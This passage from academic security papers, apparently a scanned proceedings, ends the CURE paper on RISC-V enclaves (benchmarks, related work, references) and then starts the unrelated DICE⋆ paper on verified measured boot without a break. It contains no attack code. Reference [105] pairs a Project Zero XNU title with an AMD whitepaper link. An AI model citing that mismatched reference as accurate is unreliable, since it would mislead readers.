As new entries to the page tables need to be verified by the SM, user-space enclaves have a higher overhead for dynamic memory allocation. In the kernel-space enclave case, all page tables are included in the enclave memory and thus, do not need to be verified. During communication, the OS can directly access a process's memory, whereas the user-space enclave needs to copy the data to be shared to the shared memory region. The kernel-space enclave additionally has to request the shared memory from the SM, and the OS needs to be notified by the SM using an inter-process interrupt.

8.2.2 Macrobenchmarks

To evaluate the performance overhead in realistic scenarios, we used three different benchmarking suites that stress single cores, multi-core setups with two cores under test, and how the enclaves influence an OS under load. Furthermore, we measure the performance impact of our L2 cache partitioning by assigning 1/16 of the L2 cache to the enclave under test.

Single-core benchmarks. For single-core performance, we evaluated CURE with the RISC-V benchmark suites `rv8` [75] and `CoreMark` [26], which are commonly used for TEE architectures [22, 48]. The results depicted in Figure 7 are normalized to a normal user-space process. We measured a geometric mean of 19.70% for user-space enclaves and 15.33% for kernel-space enclaves for the performance overhead. As shown in Table 3, kernels-space enclaves have an increased setup time which however, amortizes with longer enclave run times. Outliers like `aes`, `norx` and `qsort` are memory-intensive workloads that perform a large number of context switches to the OS, mainly for dynamic memory allocation. Performing context switches and dynamic memory allocation is more expensive for the user-space enclave since the SM must verify newly created page table entries and copy them to the enclave memory. During one run, we count 24,601 syscalls for `aes`, 24,602 syscalls for `norx` and 48,846 syscalls for `qsort`. We also measure the overhead for flushing the TLB and L1 on every context switch which is, however, only necessary for the user-space enclave. The flushing induces only a small overhead which makes up for 1.03%, 1.48% and 1.21% of the overall overhead for `aes`, `norx` and `qsort`, respectively.

Load/Cores	Normal Process	Kernel-Space Enclave
30/1	1.49	1.49 (+-0.00%)
30/2	0.75	0.78 (+4.00%)
500/1	27.65	28.82 (+4.23%)
500/2	14.42	14.60 (+1.25%)
1000/1	56.00	55.28 (-1.29%)
1000/2	27.64	27.81 (+0.62%)
1500/1	83.62	83.64 (+0.02%)
1500/2	41.82	42.62 (+1.91%)
2000/1	111.70	111.99 (+0.26%)
2000/2	56.00	57.62 (+2.89%)
GeoMean	-	+0.9%

Table 4: Kernel-space enclave performance on multi-core `stress-ng` benchmark in seconds.

Multi-core benchmarks. Since CURE allows to assign multiple core to a kernel-space enclave, we evaluated CURE also on the dedicated multi-core benchmark `stress-ng` [41]. The results in Table 4 show that multi-core kernel-space enclaves are practical by achieving almost the same performance as normal processes.

Influence on OS. We stress the OS by running `CoreMark`, while starting an enclave in parallel. For the user-space enclave we use a single core, while two cores are needed for the kernel-space enclave, for which we simulate the suspension mode as in the microbenchmarks. For one core, the CoreMark running on the OS is slowed down by 0.519s (1.56%). For two cores with only one call after setting up the kernel-space enclave, the OS is slowed down by 0.792s (4.23%), showing

Benchmark	Cycles # for 16/16 ways (baseline)	Cycles # for 1/16 ways (worst-case)	Overhead (+%)
rv8.aes	29,754,631,670	32,175,733,155	8.1%
rv8.miniz	42,040,536,353	45,063,752,315	7.2%
rv8.norx	30,899,386,564	32,702,249,193	5.8%
rv8.primes	21,731,621,683	21,770,731,965	0.18%
rv8.qsort	24,355,792,115	25,280,228,818	3.8%
rv8.dhrystone	19,865,586,529	20,289,555,571	2.1%
rv8.bigint	65,512,466,917	71,487,944,568	9.1%
CoreMark	394,664,199	402,293,814	1.9%
GeoMean	-	-	3.09%

Table 5: Performance impact of L2 cache strict way-based partitioning for kernel-space enclaves on different benchmarks.

that the kernel-space enclave has a higher performance impact on the OS than the user-space enclave. Based on these results, we demonstrate that CURE also fulfills FR.4 and achieves a moderate performance overhead.

L2 cache partitioning. We evaluate the performance impact of partitioning the L2 cache (`CP-STRICT` mode) for kernel-space enclaves and show our results in Table 5. For our cycle-accurate experiments, we configure the core with 64KB 8-way set-associative L1 data and instructions caches and 2048KB 16-way set-associative shared L2 cache. The impact of way-based cache partitioning on performance is very application-dependent (besides the caches configuration and caches and main memory access latencies), as demonstrated by our experiments where the performance overhead ranges from a little under 0.2%, as for the `prime` benchmark, to a little over 9% for the `bigint` benchmark, for example. We measure a geometric mean of 3.09%. We note that the overheads reported are performance hits where the baseline is a best-case scenario where the only workload utilizing the cache resources (all 16 ways of the L2 cache) is the kernel-space enclave under test. Furthermore, we observe that performance significantly improves once more than 1 way is allocated per enclave, which is the likely scenario for enclaves that run applications with larger working sets and can benefit more from increased L2 cache resources.

9 Related Work

The existing works mostly related to CURE are TEE architectures which focus on modern high-performance computer systems. In contrast to capability systems or memory tagging extensions [30, 82, 88, 95, 100], TEE architectures protect sensitive services in security contexts (enclaves) against privileged software adversaries. We do not further discuss TEE architectures focusing on embedded systems [8, 47, 66, 98].

We compare CURE to other TEE architectures in Table 6. All presented architectures provide a single type of enclave which, on an abstract level, resemble either the user-space or kernel-space enclaves provided by CURE.

Intel SGX [64] offers user-space enclaves on Intel processors. The untrusted OS provides memory management and other OS services, e.g. exception handling, to the enclaves. SGX does not protect against cache side-channel [11, 50] and controlled side-channel attacks [91, 92, 101]. Many extensions to SGX were proposed in order to mitigate side-channel attacks [1, 2, 7, 15, 69, 79], however, these solutions are all ad-hoc approaches that do not fix the underlying design shortcomings of SGX, but instead leverage costly data-oblivious algorithms [1, 2, 7], or exploit not commonly available hardware in an unintended way [15, 79].

Sanctum [22], which also provides user-space enclaves, addresses both, cache side-channels through page coloring, and controlled side-channels by storing the enclave page tables in the enclave memory, like CURE. However, page coloring is not practical as it influences the whole OS memory layout and cannot be efficiently changed at run time. CURE's cache partitioning instead allows dynamic assignment of cache ways, and also mechanisms to mitigate interrupt-based side-channel attacks. Sanctum and SGX only provide user-space enclaves which are inherently limited as they cannot provide secure I/O, but only protect from simple DMA attacks.

Similar to SGX, AMD SEV [38], which isolates complete VMs in the form of kernel-space enclaves, does not consider any side-channel attacks. VM data in the CPU cache is protected by an access control mechanism relying on Address Space Identifiers which, however, does not protect against cache side-channel attacks. As the memory management and I/O services are provided by the untrusted hypervisor, SEV is also vulnerable to controlled side-channel attacks [65] and cannot provide secure peripheral binding [51].

ARM TrustZone [3] separates the system into normal and secure world, a single kernel-space enclave which does not rely on the OS and thus, is protected from controlled side-channel attacks. TrustZone does not provide cache side-channels protection, only by using additional hardware [106]. Further, TrustZone's major design shortcoming is providing only a single enclave, thus, sensitive services cannot be strongly isolated with TrustZone, hence, access to TrustZone is highly limited in practice by device vendors. Extensions building upon TrustZone mostly tried to enable multi-enclave support for TrustZone [10, 18, 33, 85] with workarounds that either rely on ARM IP [10], block the hypervisor [18, 33], or massively impact performance [85]. Since multiple enclaves were not considered in the TrustZone design from the beginning, even the proposed extensions cannot provide binding peripherals directly and exclusively to single enclaves.

Keystone [48] provides kernel-space enclaves on RISC-V. Moreover, Keystone uses a cache-way based partitioning against cache side-channel attacks, comparable to CURE. However, Keystone provides a coarse-grained cache ways assignment per CPU core, whereas CURE assigns cache ways to enclaves with freely configurable boundaries. Thus, the Keystone design is limited to a single enclave type which prevents Keystone from isolating the firmware from the actual TCB and demands adapting the sensitive services to the

Name	Extensions	Enclave Type			Dynamic Cache Side-Channel Resilience	Controlled Side-Channel Resilience	Enclave-to-Peripheral Binding
		User-Space	Kernel-Space	Sub-Space			
SGX [64]	[1, 2, 7, 15, 69, 79]	●	○	○	◐*	◐*	○
Sanctum [22]	-	●	○	○	◐	●	○
SEV(-ES) [38]	-	○	●	○	○	○	○
TrustZone [3]	[10, 18, 27, 32, 33, 57, 85, 106]	○	●	○	◐*	●	◐
Keystone [48]	-	○	●	○	●	●	○
CURE	-	●	●	●	●	●	●

Table 6: Comparison of major TEE architectures with respect to provided enclave types, dyn. cache-side channel and controlled-side channel resilience, and enclave-to-peripheral binding, i.e., MMIO/DMA protection with exclusive enclave assignment. ● indicates full support, ◐ for support with limitations, ○ for no support, * if resilience can only be achieved through extensions.

predefined enclave. Moreover, in contrast to CURE, Keystone does not support enclave-to-peripheral binding.

10 Conclusion

We presented CURE, a novel TEE architecture which provides strongly-isolated enclaves that can be adapted to the functionality and security requirements of the sensitive services which they protect. CURE offers different types of enclaves, ranging from sub-space enclaves, over user-space enclaves, to self-sustained kernel-space enclaves which can execute privileged software. CURE's protection mechanisms are based on new hardware security primitives on the system bus, the shared cache and the CPU. We instantiate CURE on a RISC-V system. The evaluation of our prototype indicates minimal hardware overhead for the security primitives and a moderate overall performance overhead.

Acknowledgments

We thank our anonymous reviewers for their valuable and constructive feedback. This work was funded by the Deutsche Forschungsgemeinschaft (DFG) – SFB 1119 – 236615297. Moreover, this project has received funding from Huawei within the OpenS3 lab.

References

[1] A. Ahmad, B. Joe, Y. Xiao, Y. Zhang, I. Shin, and B. Lee. Obfuscuro: A commodity obfuscation engine on intel sgx. In *NDSS*, 2019.

[2] A. Ahmad, K. Kim, M. I. Sarfaraz, and B. Lee. Obliviate: A data oblivious filesystem for intel sgx. In *NDSS*, 2018.

[3] ARM Limited. Security technology: building a secure system using TrustZone technology. `http://infocenter.arm.com/help/topic/com.arm.doc.prd29-genc-009492c/PRD29-GENC-009492C_trustzone_security_whitepaper.pdf`, 2008.

[4] K. Asanovic, R. Avizienis, J. Bachrach, S. Beamer, et al. The rocket chip generator. *EECS Department, University of California, Berkeley, Tech. Rep. UCB/EECS-2016-17*, 2016.

[5] A. Baumann, M. Peinado, and G. Hunt. Shielding applications from an untrusted cloud with haven. *TOCS*, 33(3):1–26, 2015.

[6] I. Biehl, B. Meyer, and V. Müller. Differential fault attacks on elliptic curve cryptosystems. In *CRYPTO*, pages 131–146. Springer, 2000.

[7] F. Brasser, S. Capkun, A. Dmitrienko, T. Frassetto, K. Kostiainen, and A. Sadeghi. Dr. sgx: automated and adjustable side-channel protection for sgx using data location randomization. In *ACSAC*, pages 788–800, 2019.

[8] F. Brasser, B. El Mahjoub, A. Sadeghi, C. Wachsmann, and P. Koeberl. Tytan: tiny trust anchor for tiny devices. In *DAC*, pages 1–6. IEEE, 2015.

[9] F. Brasser, T. Frassetto, K. Riedhammer, A. Sadeghi, T. Schneider, and C. Weinert. Voiceguard: Secure and private speech processing. In *Interspeech*, pages 1303–1307, 2018.

[10] F. Brasser, D. Gens, P. Jauernig, A. Sadeghi, and E. Stapf. Sanctuary: Arming trustzone with user-space enclaves. In *NDSS*, 2019.

[11] F. Brasser, U. Müller, A. Dmitrienko, K. Kostiainen, S. Capkun, and A. Sadeghi. Software grand exposure: Sgx cache attacks are practical. In *WOOT*, 2017.

[12] C. Canella, D. Genkin, L. Giner, D. Gruss, et al. Fallout: Leaking data on meltdown-resistant cpus. In *CCS*, pages 769–784, 2019.

[13] S. Checkoway and H. Shacham. Iago attacks: why the system call api is a bad untrusted rpc interface. In *ASPLOS*, volume 13, pages 253–264, 2013.

[14] G. Chen, S. Chen, Y. Xiao, Y. Zhang, Z. Lin, and T. H. Lai. Sgxpectre: Stealing intel secrets from sgx enclaves via speculative execution. In *EuroS&P*, pages 142–157. IEEE, 2019.

[15] S. Chen, X. Zhang, M. K. Reiter, and Y. Zhang. Detecting privileged side-channel attacks in shielded execution with déjá vu. In *Asia CCS*, pages 7–18. ACM, 2017.

[16] H. D. Chirammal, P. Mukhedkar, and A. Vettathu. *Mastering KVM virtualization*. Packt Publishing Ltd, 2016.

[17] D. Chisnall. *The definitive guide to the xen hypervisor*. Pearson Education, 2008.

[18] Y. Cho, J. Shin, D. Kwon, M. Ham, Y. Kim, and Y. Paek. Hardware-assisted on-demand hypervisor activation for efficient security critical code execution on mobile devices. In *USENIX ATC*, pages 565–578, 2016.

[19] K. Choi, K. Toh, and H. Byun. Realtime training on mobile devices for face recognition applications. *Pattern recognition*, 44(2):386–400, 2011.

[20] J. Coburn, S. Ravi, A. Raghunathan, and S. Chakradhar. Seca: security-enhanced communication architecture. In *CASES*, pages 78–89. ACM, 2005.

[21] Intel Corporation. Intel® 64 and ia-32 architectures software developer's manual. `https://software.intel.com/sites/default/files/managed/39/c5/325462-sdm-vol-1-2abcd-3abcd.pdf`, 2019.

[22] V. Costan, I. Lebedev, and S. Devadas. Sanctum: Minimal hardware extensions for strong software isolation. In *USENIX Security*, 2016.

[23] P. Cotret, J. Crenne, G. Gogniat, and J. Diguet. Bus-based mpsoc security through communication protection: A latency-efficient alternative. In *FCCM*, pages 200–207. IEEE, 2012.

[24] D. Davidson, B. Moench, T. Ristenpart, and S. Jha. Fie on firmware: Finding vulnerabilities in embedded systems using symbolic execution. In *USENIX Security*, pages 463–478, 2013.

[25] G. Dessouky, T. Frassetto, and A. Sadeghi. Hybcache: Hybrid side-channel-resilient caches for trusted execution environments. In *USENIX Security*, 2020.

[26] EMBC. Coremark. https://www.eembc.org/coremark/, 2019.

[27] A. Ferraiuolo, A. Baumann, C. Hawblitzel, and B. Parno. Komodo: Using verification to disentangle secure-enclave hardware from software. In *SOSP*, pages 287–305. ACM, 2017.

[28] RISC-V Foundation. The risc-v instruction set manual, volume ii: Privileged architecture. https://riscv.org/specifications/privileged-isa/, 2019.

[29] RISC-V Foundation. Risc-v proxy kernel and boot loader. https://github.com/riscv/riscv-pk, 2019.

[30] T. Frassetto, P. Jauernig, C. Liebchen, and A. Sadeghi. Imix: In-process memory isolation extension. In *USENIX Security*, pages 83–97, 2018.

[31] B. Gras, K. Razavi, H. Bos, and C. Giuffrida. Translation leak-aside buffer: Defeating cache side-channel protections with {TLB} attacks. In *USENIX Security*, pages 955–972, 2018.

[32] L. Guan, P. Liu, X. Xing, X. Ge, S. Zhang, M. Yu, and T. Jaeger. Trustshadow: Secure execution of unmodified applications with arm trustzone. In *MobiSys*, pages 488–501. ACM, 2017.

[33] Z. Hua, J. Gu, Y. Xia, H. Chen, B. Zang, and H. Guan. vtz: Virtualizing arm trustzone. In *USENIX Security)*, 2017.

[34] Advanced Micro Devices Inc. Amd64 architecture programmer's manual volume 2: System programming. https://www.amd.com/system/files/TechDocs/24593.pdf, 2019.

[35] Intel. Intel Software Guard Extensions Programming Reference. https://software.intel.com/sites/default/files/managed/48/88/329298-002.pdf, 2014.

[36] G. Irazoqui, T. Eisenbarth, and B. Sunar. S $ a: A shared cache attack that works across cores and defies vm sandboxing and its application to aes. In *S&P*, pages 591–604. IEEE, 2015.

[37] N. P. Jouppi, C. Young, N. Patil, and D. Patterson. A domain-specific architecture for deep neural networks. *Commun. ACM*, 61(9):50–59, 2018.

[38] D. Kaplan, J. Powell, and T. Woller. Amd memory encryption. https://developer.amd.com/wordpress/media/2013/12/AMD_Memory_Encryption_Whitepaper_v7-Public.pdf, 2016.

[39] M. Kayaalp, N. Abu-Ghazaleh, D. Ponomarev, and A. Jaleel. A high-resolution side-channel attack on last-level cache. In *DAC*, page 72. ACM, 2016.

[40] Y. Kim, R. Daly, J. Kim, C. Fallin, J. H. Lee, D. Lee, C. Wilkerson, K. Lai, and O. Mutlu. Flipping bits in memory without accessing them: An experimental study of dram disturbance errors. *ACM SIGARCH Computer Architecture News*, 42(3):361–372, 2014.

[41] C. King. stress-ng. https://manpages.ubuntu.com/manpages/artful/man1/stress-ng.1.html, 2019.

[42] V. Kiriansky, I. Lebedev, S. Amarasinghe, S. Devadas, and J. Emer. Dawg: A defense against cache timing attacks in speculative execution processors. In *MICRO*, pages 974–987. IEEE, 2018.

[43] V. Kiriansky and C. Waldspurger. Speculative buffer overflows: Attacks and defenses. *arXiv preprint arXiv:1807.03757*, 2018.

[44] G. Klein, K. Elphinstone, G. Heiser, J. Andronick, et al. sel4: Formal verification of an os kernel. In *SOSP*, pages 207–220. ACM, 2009.

[45] P. Kocher, J. Horn, A. Fogh, D. Genkin, et al. Spectre attacks: Exploiting speculative execution. In *S&P*, pages 1–19. IEEE, 2019.

[46] P. C. Kocher. Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. In *CRYPTO*, pages 104–113. Springer, 1996.

[47] P. Koeberl, S. Schulz, A. Sadeghi, and V. Varadharajan. Trustlite: A security architecture for tiny embedded devices. In *EuroSys*, page 10. ACM, 2014.

[48] D. Lee, D. Kohlbrenner, S. Shinde, D. Song, and K. Asanović. Keystone: A framework for architecting tees. *arXiv preprint arXiv:1907.10119*, 2019.

[49] S. Lee, Y. Kim, J. Kim, and J. Kim. Stealing webpages rendered on your browser by exploiting gpu vulnerabilities. In *S&P*, pages 19–33. IEEE, 2014.

[50] S. Lee, M. Shih, P. Gera, T. Kim, H. Kim, and M. Peinado. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In *USENIX Security*, pages 557–574, 2017.

[51] M. Li, Y. Zhang, Z. Lin, and Y. Solihin. Exploiting unprotected i/o operations in amd's secure encrypted virtualization. In *USENIX Security*, pages 1257–1272, 2019.

[52] LibTom. Libtomcrypt. https://www.libtom.net/LibTomCrypt/, 2019.

[53] ARM Limited. Trusted board boot requirements client (tbbr-client) armv8-a. https://static.docs.arm.com/den0006/d/DEN0006D_Trusted_Board_Boot_Requirements.pdf?_ga=2.193628069.980937939.1583698138-225494643.1545056698, 2018.

[54] ARM Limited. Amba® axi and ace protocol specification. https://static.docs.arm.com/ihi0022/g/IHI0022G_amba_axi_protocol_spec.pdf, 2019.

[55] Arm Limited. Arm® architecture reference manual. https://static.docs.arm.com/ddi0487/ea/DDI0487E_a_armv8_arm.pdf, 2019.

[56] ARM Limited. Arm platform security architecture trusted boot and firmware update. https://pages.arm.com/rs/312-SAX-488/images/DEN0072-PSA_TBFU_1.0-bet1.pdf, 2019.

[57] Linaro. Op-tee. https://www.op-tee.org/.

[58] F. Liu, Q. Ge, Y. Yarom, F. Mckeen, C. Rozas, G. Heiser, and R. B. Lee. Catalyst: Defeating last-level cache side channel attacks in cloud computing. In *HPCA*, pages 406–418. IEEE, 2016.

[59] F. Liu and R. B. Lee. Random fill cache architecture. In *MICRO*, pages 203–215. IEEE, 2014.

[60] F. Liu, H. Wu, K. Mai, and R. B. Lee. Newcache: Secure cache architecture thwarting cache side-channel attacks. *MICRO*, 36(5):8–16, 2016.

[61] John M. Intel software guard extensions remote attestation end-to-end example. https://software.intel.com/en-us/articles/intel-software-guard-extensions-remote-attestation-end-to-end-example, 2018.

[62] S. Mangard, E. Oswald, and T. Popp. *Power analysis attacks: Revealing the secrets of smart cards*, volume 31. Springer Science & Business Media, 2008.

[63] A. T. Markettos, C. Rothwell, B. F. Gutstein, A. Pearce, P. G. Neumann, S. W. Moore, and R. N. Watson. Thunderclap: Exploring vulnerabilities in operating system iommu protection via dma from untrustworthy peripherals. In *NDSS*, 2019.

[64] F. McKeen, I. Alexandrovich, A. Berenzon, C. V. Rozas, H. Shafi, V. Shanbhogue, and U. R. Savagaonkar. Innovative instructions and software model for isolated execution. In *HASP*. ACM, 2013.

[65] M. Morbitzer, M. Huber, J. Horsch, and S. Wessel. Severed: Subverting amd's virtual machine encryption. In *EuroSec*. ACM, 2018.

[66] J. Noorman, P. Agten, W. Daniels, R. Strackx, A. Van Herrewege, C. Huygens, B. Preneel, I. Verbauwhede, and F. Piessens. Sancus: Low-cost trustworthy extensible networked devices with a zero-software trusted computing base. In *USENIX Security*, 2013.

[67] NVIDIA. Developing a linux kernel module using gpudirect rdma. https://docs.nvidia.com/cuda/gpudirect-rdma/index.html, 2019.

[68] O. Ohrimenko, F. Schuster, C. Fournet, A. Mehta, S. Nowozin, K. Vaswani, and M. Costa. Oblivious multi-party machine learning on trusted processors. In *USENIX Security*, pages 619–636, 2016.

[69] O. Oleksenko, B. Trach, R. Krahn, M. Silberstein, and C. Fetzer. Varys: Protecting sgx enclaves from practical side-channel attacks. In *USENIX ATC*, 2018.

[70] D. A. Osvik, A. Shamir, and E. Tromer. Cache attacks and countermeasures: the case of AES. In *RSA Conference*, 2006.

[71] Orson P. ed25519. https://github.com/orlp/ed25519, 2019.

[72] R. D. Pietro, F. Lombardi, and A. Villani. Cuda leaks: a detailed hack for cuda and a (partial) fix. *TECS*, 15(1):15, 2016.

[73] M. Portnoy. *Virtualization essentials*, volume 19. John Wiley & Sons, 2012.

[74] M. K. Qureshi. Ceaser: Mitigating conflict-based cache attacks via encrypted-address and remapping. In *MICRO*, pages 775–787. IEEE, 2018.

[75] RV-8. Rv8-bench. https://github.com/rv8-io/rv8-bench, 2019.

[76] F. L. Sang, V. Nicomette, and Y. Deswarte. I/o attacks in intel pc-based architectures and countermeasures. In *SysSec Workshop*, pages 19–26. IEEE, 2011.

[77] R. Schuster, V. Shmatikov, and E. Tromer. Beauty and the burst: Remote identification of encrypted video streams. In *USENIX Security*, pages 1357–1374, 2017.

[78] M. Schwarz, M. Lipp, D. Moghimi, J. Van Bulck, J. Stecklina, T. Prescher, and D. Gruss. Zombieload: Cross-privilege-boundary data sampling. In *CCS*, pages 753–768, 2019.

[79] M. Shih, S. Lee, T. Kim, and M. Peinado. T-sgx: Eradicating controlled-channel attacks against enclave programs. In *NDSS*, 2017.

[80] SiFive. Sifive tilelink specification. https://sifive.cdn.prismic.io/sifive%2F57f93ecf-2c42-46f7-9818-bcdd7d39400a_tilelink-spec-1.7.1.pdf, 2018.

[81] SiFive. Sifive block inclusive cache. https://github.com/sifive/block-inclusivecache-sifive, 2019.

[82] C. Song, H. Moon, M. Alam, I. Yun, B. Lee, T. Kim, W. Lee, and Y. Paek. Hdfi: Hardware-assisted data-flow isolation. In *S&P*, pages 1–17. IEEE, 2016.

[83] M. Sonka, V. Hlavac, and R. Boyle. *Image processing, analysis, and machine vision*. Cengage Learning, 2014.

[84] D. Steinkraus, I. Buck, and P. Simard. Using gpus for machine learning algorithms. In *ICDAR*, pages 1115–1120. IEEE, 2005.

[85] H. Sun, K. Sun, Y. Wang, J. Jing, and H. Wang. Trustice: Hardware-assisted isolated computing environments on mobile devices. In *DSN*, 2015.

[86] A. Tang, S. Sethumadhavan, and S. Stolfo. Clkscrew: exposing the perils of security-oblivious energy management. In *USENIX Security*, pages 1057–1074, 2017.

[87] C. Tsai, D. E. Porter, and M. Vij. Graphene-sgx: A practical library os for unmodified applications on sgx. In *USENIX ATC*, pages 645–658, 2017.

[88] A. Vahldiek-Oberwagner, E. Elnikety, N. O. Duarte, M. Sammler, P. Druschel, and D. Garg. Erim: Secure, efficient in-process isolation with protection keys (mpk). In *USENIX Security*, pages 1221–1238, 2019.

[89] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. Foreshadow: Extracting the keys to the intel sgx kingdom with transient out-of-order execution. In *USENIX Security*, pages 991–1008, 2018.

[90] J. Van Bulck, D. Moghimi, M. Schwarz, M. Lipp, M. Minkin, D. Genkin, Y. Yarom, B. Sunar, D. Gruss, and F. Piessens. Lvi: Hijacking transient execution through microarchitectural load value injection. In *S&P*, 2020.

[91] J. Van Bulck, F. Piessens, and R. Strackx. Nemesis: Studying microarchitectural timing leaks in rudimentary cpu interrupt logic. In *CCS*, pages 178–195. ACM, 2018.

[92] J. Van Bulck, N. Weichbrodt, R. Kapitza, F. Piessens, and R. Strackx. Telling your secrets without page faults: Stealthy page table-based attacks on enclaved execution. In *USENIX Security*, pages 1041–1056, 2017.

[93] S. van Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida. Ridl: Rogue in-flight data load. *S&P*, 2019.

[94] Stephan van Schaik, Andrew Kwong, Daniel Genkin, and Yuval Yarom. SGAxe: How SGX fails in practice. https://sgaxeattack.com/, 2020.

[95] L. Vilanova, M. Ben-Yehuda, N. Navarro, Y. Etsion, and M. Valero. Codoms: Protecting software with code-centric memory domains. In *ISCA*, pages 469–480. IEEE, 2014.

[96] S. Volos, K. Vaswani, and R. Bruno. Graviton: Trusted execution environments on gpus. In *USENIX OSDI 18*, pages 681–696, 2018.

[97] Y. Wang, A. Ferraiuolo, D. Zhang, A. C. Myers, and G. E. Suh. Secdcp: Secure dynamic cache partitioning for efficient timing channel protection. In *DAC*, pages 1–6. ACM, 2016.

[98] S. Weiser, M. Werner, F. Brasser, M. Malenko, S. Mangard, and A. Sadeghi. Timber-v: Tag-isolated memory bringing fine-grained enclaves to risc-v. In *NDSS*, 2019.

[99] M. Werner, T. Unterluggauer, L. Giner, M. Schwarz, D. Gruss, and S. Mangard. Scattercache: thwarting cache attacks via cache set randomization. In *USENIX Security*, pages 675–692, 2019.

[100] J. Woodruff, R. N. Watson, D. Chisnall, S. W. Moore, J. Anderson, B. Davis, B. Laurie, P. G. Neumann, R. Norton, and M. Roe. The cheri capability model: Revisiting risc in an age of risk. In *ISCA*, pages 457–468. IEEE, 2014.

[101] Y. Xu, W. Cui, and M. Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *S&P*, pages 640–656. IEEE, 2015.

[102] Y. Yarom and K. Falkner. Flush+reload: A high resolution, low noise, l3 cache side-channel attack. In *USENIX Security*, 2014.

[103] Google Projekt Zero. Trust issues: Exploiting trustzone tees. https://googleprojectzero.blogspot.com/2017/07/trust-issues-exploiting-trustzone-tees.html, 2017.

[104] Google Projekt Zero. Cve-2018-17182. https://bugs.chromium.org/p/project-zero/issues/detail?id=1664, 2018.

[105] Google Projekt Zero. Xnu: copy-on-write behavior bypass via mount of user-owned filesystem image. https://developer.amd.com/wordpress/media/2013/12/AMD_Memory_Encryption_Whitepaper_v7-Public.pdf, 2018.

[106] S. Zhao, Q. Zhang, Y. Qin, W. Feng, and D. Feng. Sectee: A software-based approach to secure enclave architecture using tee. In *CCS*, pages 1723–1740. ACM, 2019.

[107] Z. Zhou, W. Diao, X. Liu, Z. Li, K. Zhang, and R. Liu. Vulnerable gpu memory management: towards recovering raw data from gpu. *Proceedings on Privacy Enhancing Technologies*, 2017(2):57–73, 2017.

DICE⋆: A Formally Verified Implementation of DICE Measured Boot

Zhe Tao* Aseem Rastogi† Naman Gupta† Kapil Vaswani† Aditya V. Thakur*

*University of California, Davis †Microsoft Research

Abstract

Measured boot is an important class of boot protocols that ensure that each layer of firmware and software in a device's chain of trust is measured, and the measurements are reliably recorded for subsequent verification. This paper presents DICE⋆, a formal specification as well as a formally verified implementation of DICE, an industry standard measured boot protocol. DICE⋆ is proved to be functionally correct, memory-safe, and resistant to timing- and cache-based side-channels. A key component of DICE⋆ is a verified certificate creation library for a fragment of X.509. We have integrated DICE⋆ into the boot firmware of an STM32H753ZI micro-controller. Our evaluation shows that using a fully verified implementation has minimal to no effect on the code size and boot time when compared to an existing unverified implementation.

1 Introduction

Security attacks during boot are arguably the most difficult to defend against because at this stage in a device's lifecycle, traditional defences such as firewalls and anti-viruses are not in place, and attacks are hard to detect. It is, therefore, not surprising that securing devices during boot continues to be an active area of investigation [23, 27, 44, 50, 64].

A common defence against boot attacks is *authenticated* or *secure boot* [13]. In this form of boot, the device ROM is provisioned with a public key, which is used to authenticate the next layer of firmware. This ensures that the device can only boot with firmware signed by an authorized entity (e.g. the device manufacturer).

While authenticated boot forms the first line of defence in many systems, it remains susceptible to many attacks [33, 41]. For example, authenticated boot does not prevent an attacker from booting the device with an older version of firmware with known vulnerabilities. To prevent such attacks, many systems deploy a stronger, more secure boot protocol known as *measured boot* [41, 61]. Measured boot ensures that every layer of firmware/software is measured before booting,




Figure 1: DICE Architecture

and that the measurements are reliably recorded for future verification. For example, the measurements can be used to attest the device to a remote party (e.g. an attestation service), which can inspect the measurements and decide if the device is running an expected version of firmware before establishing trust in the device and provisioning secrets such as keys or certificates.

In many systems, measured boot is supported using a Trusted Platform Module (TPM) [28], a dedicated hardware chip attached to the host CPU. In a system with a TPM, each layer of firmware is configured to measure and record the hash of the next layer of firmware in the TPM. After boot, the TPM can generate a signed log of the firmware measurements using a unique signing key provisioned by the TPM manufacturer. This log can be verified externally to ascertain whether the device booted with expected firmware.

While suitable for some systems, there are many devices (e.g. low-cost IoT devices) where a dedicated TPM is too expensive in terms of cost, power, or real estate. To address the need for stronger security in such scenarios, researchers have recently proposed a new, measured boot architecture known as *Device Identifier Composition Engine* (DICE) [38], which is integrated on chip and requires significantly less hardware support.

In the DICE architecture (Figure 1), trust is anchored in a hardware component known as the *DICE engine*. Typically

implemented in the ROM firmware, DICE engine is the first component to receive control when the device is powered-on. It has access to a *Unique Device Secret* (UDS) provisioned to each device during manufacturing. The engine transfers control to one or more layers of firmware/software, with the first layer known as *L0*. Before transferring control, it computes a *Compound Device Identifier* (CDI_{L0}) by measuring L0 and combining the measurement with the UDS using a One-Way hash Function (OWF). Every subsequent layer of the firmware measures its next layer and performs an analogous computation to obtain its CDI. Firmware layers may also derive additional secrets from their CDI. For example, L0 typically derives an asymmetric public/private key pair called the *DeviceID* from CDI_{L0}. A manufacturer-issued certificate for DeviceID can serve as the device's long term identity and can be used to validate the attestations originating from the device after deployment.

By incorporating the measurement of the next layers of firmware into CDI, DICE architecture ensures that the full Trusted Computing Base (TCB) of the device is implicitly captured in the secrets/keys derived during boot. An important consequence is that a change in the TCB (e.g. due to a firmware upgrade) automatically changes the keys derived during boot. Therefore, devices running with stale or compromised firmware cannot impersonate known good firmware.

